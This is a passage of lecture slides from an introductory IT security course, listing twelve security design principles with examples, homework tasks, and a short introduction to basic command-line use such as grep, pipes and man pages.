protection mechanisms."
- aka "Kerckhoff's principle"
- Secrets are hard to keep—more secrets, more trouble.
- Systems are hard to build—more scrutiny, less defects.
- Hard case: DRM. The user has the device. Sony compromises(!) consumers machines in 2005.

3. Compartmentalisation

- “Organise resources into isolated groups of similar needs.”
- General engineering principle: contain failures.

4. Minimum exposure

- “Minimise the attack surface a system presents to the adversary.”
- Reduce external interfaces (If you don’t need it, turn it off.)
- Limit information
- Limit window of opportunity.



5. Least privilege


- “Any component should operate using the least set of privileges necessary.”
- I don't have access to ITU mail servers.
- Keynote does not run as root.

6. Minimum trust and maximum trustworthiness.

- “ Minimise trust and maximise trustworthiness.””
- Trust: Assumption of well-behavedness.
- Trustworthiness: evidence for such assumptions.
- Unvalidated input (SQL injection)
- Beware transitive trust


7. Secure, fail-safe defaults

- “The system should start in and return to a secure state in the event of a failure.”
- Whitelist, blacklist.
- If you lost connectivity to the authentication server, don’t let anyone in while it’s down.
- E.g., whitelist ports for firewalls



8. Complete mediation

- “Access to any object must be monitored and controlled.”
- The Maginot-line: strong fortifications not extending all the way did not help.
- E.g., OS access control to files can be circumvented if you have access to the physical disk. (Use crypto, then.)



9. No single point of failure

- “Build redundant security mechanisms whenever feasible.”
- aka “defence in depth.”
- Key technique: separation of duty

10. Traceability

- “Log security-relevant system events.”
- aka “audit trail”
- Snowden apparently accessed gigabytes of top-secret material with no one the wiser.

11.Generating secrets

- “Maximise the entropy of secrets.”
- … to prevent brute-force attacks
- German WW2 Enigma-machine frequently seeded with non-random 3-letter sequences.
- E.g., some diskless Linux devices tend to have too little entropy at boot-time.

12.Usability

- “Design usable security mechanisms.”
- … lest users circumvent them.
- I’m trying to connect to eduroam. How many would just tap “Enig”?

Summary

Summary

- Introduction to the course.
- What is IT Security?
  (Confidentiality, Integrity, Availability, Accountability)
- 12 Security Principles.
- Introduction to the command-line.

Homework

Paper

- See learnit. In particular:
- Read (book, paper, blog post)
- Install VMs (Ask TAs when in trouble)

Hands-on


- Install virtual box and virtualbox images from book homepage.
- Log-in to the Alice machine, experiment with the command-line. See learnit.
- **TAs are there! Now! In 2A52.**

Next week

Computer networking

- MSc only.
- Helpful only if you didn't have MODIS (or need to refresh it).
- Obviously, everyone is welcome.

Introduction to the Command-line


Terminal
me@linuxbox:~$

- Old UI paradigm.
- Very powerful, very flexible.
- *… very* little feedback.

- Commands are programs.
- Programs (typically) read input, do something, produce output.
- Input/output may be files or “standard input” and “standard output”
- ‘>’ connects standard output (left) to a file (right).
  E.g., ‘grep security myfile.txt > security-only.txt’
- ‘|’ connects standard output (left) to standard input (right).
  E.g., ‘grep security myfile.txt | grep command-line’

- Use <tab> to complete.
- Use <up> <down> to retrieve previous commands.
- Use ‘!!’ for previous line, ‘!$’ for last word of previous line.
- Become friends with the command-line.

- Services (e.g., web-servers) are started/stopped by commands.
- Services are configured by editing configuration files.
- We'll get back to this later.

- Use, options ‘-h’/‘--help’ and ‘man’ to learn more about a command.
  E.g., ‘ls --help’ and ‘man ls’.

- You’ll typically receive no feedback except on failures.